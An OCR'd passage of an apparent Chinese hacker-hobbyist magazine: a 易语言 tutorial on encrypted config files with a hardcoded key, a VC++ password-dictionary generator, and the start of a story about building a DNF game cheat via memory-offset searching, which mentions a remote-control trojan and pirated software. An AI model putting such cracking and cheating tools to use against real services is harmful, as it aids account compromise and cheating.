


图2

本节课围绕一个编程实例来讲解（其实大多编程新手都是通过实例的来学习的）。首先我们看软件，如图1。当在两个编辑框上输入文本后，点击“写配置项”在软件运行根目录下便会生成一个文件名为“配置.ini”的文件，打开却发现有些文字是乱码，当重启软件，点下读配置项，两个文本框便会出现刚才写的文本了，如图2。有X友可能要问了：这么个破软件拿来做什么？其实吧，单独这么个软件还真是没用。但是大家想一下，一个软件运行一半我们将它关掉了。可是下次开启却还是上次的那个设置，那么就可以用这个配置读写的技术（勉强地咱就叫它技术吧）来实现软件的运行位置记录了。

现在我们就来把这个软件编写出来，首先当然是打开易语言了，新建一个Windows窗口程序。将我们刚才能看到的组件先摆好：两个标签、两个编辑框及两个按钮。将标签的标题分别改成：“配置1、配置2”（改标题应该就不用我说怎么改了吧），按钮1的标题改成：“读配置项”，按钮2的标题改为：“写配置项”。然后我们开始写源码。

细心的X友可能注意到了，我们刚刚的软件看起来似乎会比平时写的软件爽一点了，比如按钮变圆润了，编辑框的颜色有点变了。其实这个也是很好实现的，我们双击“_启动窗口”，写下一个命令“XP风格（1）”，如图3。其中括号内要写的就是你需要的色调的序号，0为无风格；1为蓝色风格；2为绿色风格；3为银色风格。写好程序风格命令，我们来写程序主要源码。在使用软件的时候会发现，软件生成的“配置.ini”里是有乱码的，这不难让我们猜出配置1和配置2是被加密过的（之所以加密是为了提高信息安全性）。实现这一点也是很容易的。我们还是要用到的是一个加密命令“加密数据（，，）”括号内第一个逗号前要填的是需加密的内容，中间要填的是密码文本（这个你可以随便写），第二个逗号后面要写的是是加密的算法序号（1为DES算法、2为算法）。这样我们在写源码时双击按钮2，就可以这样写“加密数据（到字节集（编辑框1.内容），“123”，1）”，记住在易语言里被双引号起来的就是文本的意思。因为“加密数据”的数据类型是字节集，而编辑框1的内容是文本型，要先将文本转换为字节集才能加密。所以我们看到了如上“到字节集”的一个命令。

子程序名	返回值类型	公开	备 注
_启动窗口_创建完毕			

```
XP风格（1）
```

图3

那我们要怎么把这个加密过的数据放在程序运行根目录的一个ini文件里呢。这个时候就得用到“写配置项（，，，）”了。括号里第一个逗号前写配置文件名，接着后面写节名称（这个不懂没关系，等下照着我的源码写就可以了），在写配置项名名称，最后写欲写入值（这个最重要）。这个命令较为好理解，故名就能思意了。于是乎我们写出了这样一行源码，如图4。其中那个“取运行目录（）＋“\配置.ini””就是用来读取程序运行根目录并在运行根目录下新建一个名为“配置.ini”的文件的。读易语言源码要从里面的括号开始看。看完源码，我们可以这样理解。按钮2被单击后，程序将编辑框1的内容进行加密，然后将加密后的内容写进新建好的“配置.ini”。这样我们就实现了加密写配置项。（X友们啃完上面的有点累吧，我也有同感哪）。

```
写配置项 (取运行目录 () + "\配置.ini", "配置", "配置.1", 到文本 (加密数据 (到字节集 (编辑框1.内容), "123", 1)))
    ※配置文件名： 取运行目录 () + "\配置.ini"
    ※节名称： "配置"
    ※配置项名称： "配置.1"
    ※欲写入值： 到文本 (加密数据 (到字节集 (编辑框1.内容), "123", 1))
```

图4

```
解密数据 (到字节集 (读配置项 (取运行目录 () + "\配置.ini", "配置", "配置.1", )), "123", 1)
    ※字节集数据： 到字节集 (读配置项 (取运行目录 () + "\配置.ini", "配置", "配置.1", ))
    ※密码文本： "123"
    ※加密算法： 1
```

图5

然后便是解密读配置项了（读完上面的，下面就简单

了，所以就不过多解释了）。我们只要将加密过的文本进行解密，然后赋值给编辑框1就可以了。其中解密的命令如图5。需要注意的是它的密码文本和加密算法必须和加密的那个命令一样。看解密读配置项的源码，如图6。

好了。写完源码是不是会发现只有两行呢？很简单吧！静态编译一下就可以了。 小结：就是文章第二段的内容嘛。我会把程序和源码打包个大家，供大家学习参考。最后祝：X友好好学习，天天向上（老土的祝词~~）。




图6

打造自己的字典生成器

沧海浮萍

本篇文章中笔者将同大家一起打造一款属于自己的字典生成器，采用的编程平台为vc++6.0。由于本文涉及到的属于编程类的东西，没有什么技巧可以寻，大家只能加强编程功底。

在正式编码之前，我们先来分析一下我们的程序应该具有的功能。既然是字典生成器，那就必定涉及到字典数据的类型问题，一般情况下我们的字典数据包含一下几种类型的数据:大小写字母、数字、特殊符号。那么我们在编写程序的时候就需要按照情况来设定我们生成字典的类型。

我们开始按照上面的分析编写代码，创建MFC应用程序，我们在界面先放置4个复选按钮，分别用来指定字典的类型为大写字母、小写字母、数字、特殊符号。其ID分别对应IDC_CHECK_BIG、IDC_CHECK_SMALL、IDC_CHEC_NUM、IDC_CHECK_ESP；对应的对象分别是m_ch_big、m_ch_small、m_ch_num、m_ch_esp，对象类型为BOOL;然后再放置一个编辑框，用来设定密码的上限长度。编辑框IDIDC_EDIT_LENGB,对应的对象为m_edit_len，类型为控件。再放置两个按钮，分别作为“开始”与“停止”，ID分别为IDC_BUTTON_START、IDC_BUTTON_END，对应的对象分别为m_btn_start、m_btn_end，类型为按钮。界面效果如图1所示。




图1

由于我们运行程序的时候程序并没有开始工作，所以开始时“停止”按钮应为不可用状态。我们在OnInitDialog()函数中添加m_btn_end.EnableWindow(FALSE);这句代码，这样“停止”按钮就是灰色的了。当程序开始工作时，这两个按钮对应进行灰白变化转换，分别在开始停止按钮对应的函数中添加如下所示的代码：

```
void CDzDlg::OnButtonStart()
{
    m_btn_start.EnableWindow(FALSE);
    m_btn_end.EnableWindow(TRUE);
}
void CDzDlg::OnButtonEnd()
{
    m_btn_start.EnableWindow( TRUE);
    m_btn_end.EnableWindow(FALSE);
}
```

我们来测试一下代码，进行按钮点击切换，效果如图2所示。我们在点击开始按钮的时候需要获取用户选择的字典数据类型，这里需要用到一个函数UpdateData(TRUE)。

小知识：

UpdateData(TRUE) ——刷新控件的值到对应的变量。即：控件的值—>变量。

UpdateData(FALSE) —— 拷贝变量值到控件显示。

这里我们设定的控件关联变量类型为BOOL类型，所以在我们点击开始按钮的时候需要从控件获取数据，需要使用UpdateData(TRUE)。然后我们就需要获取编辑框中用户输人的密码长度。这里我们限定密码的长度不能为0，同时长

度不能大于20，代码如下：

```
CString str;
int len=0;
str.Empty();
m_edit_len.GetWindowText(str);
len=atoi(str);
if (len<=0||len>20)
{
        MessageBoxA("密码长度不能为0，长度不能大于20位");
        m_edit_len.Clear();
        return;
}
```




图2

基本的条件处理完毕之后，我们就需要开始字典的生成了，鉴于篇幅的原因，这里笔者就以纯数字、字母、特殊符号的字典为例子，其他的模式请用户自己完成。我们在生成字典的时候也能感到了一个新的线程以及一个结构体，线程以及结构体声明如下：

```
DWORD WINAPI dic(LPVOID param);

struct para
{
    int length;
    int type;
};
para dicinfo;
```

其中结构体中的length表示字典最大长度；type用来表示字典的类型，总共15类：

1 纯数字

2 数字+小写字母

3 数字+大写字母

4 大写字母+小写字母

5 大写字母+小写字母+数字

6 大写字母+小写字母+数字+特殊符号

7 大写字母+小写字母+特殊符号

8 数字+特殊符号

9 小写字母+数字+特殊符号

10 大写字母+数字+特殊符号

11 特殊符号

12 小写字母+特殊符号

13 大写字母+特殊符号

14 小写字母

15 大写字母

这里笔者已经将字典生成的核心代码封装成了dll库，用户只需要调用里面的接口即可，接口为makedic(int length,int type)，第一个参数表示字典数据长度上限，第二参数表示字典类型，类型如上，调用代码如下所示：

```
DWORD WINAPI dic(LPVOID param)
{
    typedef BOOL(*lpMakedic)(int,int);
    CDzDlg *dlg=(CDzDlg*)AfxGetApp()->GetMainWnd();
    para *pa=(para*)param;
        HINSTANCE hdll;
        lpMakedic maked;
        hdll=LoadLibrary(".\\dic.dll");
        if (hdll)
        {
                maked=(lpMakedic)GetProcAddress(hdll,"makedic");
                BOOL res;
                res=maked(pa->length,pa->type);
        }
        FreeLibrary(hdll);
    dlg->m_btn_start.EnableWindow( TRUE);
    dlg->m_btn_end.EnableWindow(FALSE);
    AfxMessageBox("生成完毕!");
    return 0;
}
```

本文中可以生成字典类别为单纯的四类字典数据，其他的混合字典数据用户可以根据笔者给出的接口进行自己搭配。注意不要生成长度太大的字典，否则文件会非常大，在后面笔者会加上文件分割以及字典体积计算的功能。dll动态库以及mfc源程序已经为大家打包了，感兴趣的读者可以自己修改。字典会在程序所在的目录下生成，名字为“chfp.




图3

dic”，dll库名为dic.dll，使用时注意激昂改dll库放置在应用程序同目录，如图3所示。字典内容如图4所示。

（文中涉及的相关代码本期光盘已收录）




图4

告别DNF，流星陨落的背后

千灬寻 乱灬

前言

如题，从公测时玩的DNF号，投资不下千元，史诗神器什么的，对我来说就和新手白装一样普遍，万恶的TX,仅因为一句“游戏数据异常”就把我号封了一年之久，我顿时无语，王八之气外露，算了，都是浮云，不过玩游戏的心情倒是没减，最后对着曾经的DNF战友很潇洒的说了一句：“DNF，哥还会回来的！”

都是寂寞惹的祸

一天无事，在家和MM探讨人生，突然，无尽的窗口抖动向我袭来，QQ一卡，掉了！擦，谁，是谁？于是我隐身上QQ，徒弟小菜向我发来求救，“师父，找你有事。”我刚想退QQ，就看徒弟发来的一句：“师父，如果你说在的话，我就把我珍藏多年的AV都发给你。”“真的？”说实在的，对一个宅男来说，这无疑是很有诱惑性的，啊，遭了！“师父，当然是假的了！”“靠，找我干嘛？”徒弟发来个高兴的表情，说：“我弄到DNF体验服的号了！”“哦”“无线疲劳，高倍经验，还有点卷享受！”“哦”“体验服不会掉线啊吧！”大家玩DNF就要有掉线的觉悟，不过体验服好像是没有检测吧！“不会”我说。“那师父，给我发个挂呗！”“自己下去”“可是，找不着”徒弟发来求救的表情。“世界之大无奇不有，有网络就有网路工程师，同样，有游戏就有利用游戏漏洞的人，来达到作弊的目的”“这些我都知道，师父你想说什么那？”“我们不能做游戏，但做个外挂也不是不可以。”“师父，你是说做一个外挂？很难的，徒弟我笨笨的！”“没事，学过汉语吧！”“师父，我是中国人！”“会用电脑不？”“师父，我还是个菜鸟黑客，你总是叫我脚本小子！”“那你给我发个远控木马，我做给你看”不一会，我收到了徒弟的“木马”，说实在的，都没过免杀，我打开了，徒弟发来高兴的表情“师父，你上线了！”“好了可以开始了！”“等等，师父，这不像你风格啊，AV的事？”“哈哈，徒弟，我有种子搜索器！”“万恶的师父，可以共享吗？”“不能！”“那我自己找！”“别，别，我给你发，早知道就不让你发木马了，用QQ的远控好了！”“那个太卡了。快点开始吧！”“嗯！”

一、准备工作

1.去百度收一下“易语言”，易语言是“第一个中国人自己打造的编程语言”，优点很多，其中“全中文支持，无需跨越英语门槛”就是说只要你学过汉语，你就可以编程，由于是收费的软件，大家可以去下破解版，我用的是“易语言5.0版”。

2.超级模块Super-EC，汇编模块，要最新的，这里用的是“超级模块Super-EC4.6版”，这些都是易语言模块，下面是百度百科：“现在大型软件项目的实施一般是分工协作开发，为了支持这一点，易语言提供了模块化开发支持。易语言中的模块称为易模块。通过使用易模块，用户可以将常用的代码封装起来重复使用到其它程序，或提供给第三方使用，或用作开发大型软件项目中的某个部分，然后在软件项目的封装阶段将所有这些模块组织编译成为一个完整程序。同时易语言支持大量非官方扩展模块，超级模块让编程更简单化。”

3.这里用到的是XP系统，几核没关系，主机，显示器，键盘，鼠标，帅哥一名，美女若干，扯远了。大家最好去学一下“易语言”，这个软件上手简单，我学过C++，在学这个，就是几分钟的事。

第一步 偏移查找（用到DNF偏移查找工具，偏移的用法后文会说）

1.装备偏移查找

以鞋子为例子，穿上鞋子 查找方式为“模糊查找≠0的值”如图1。

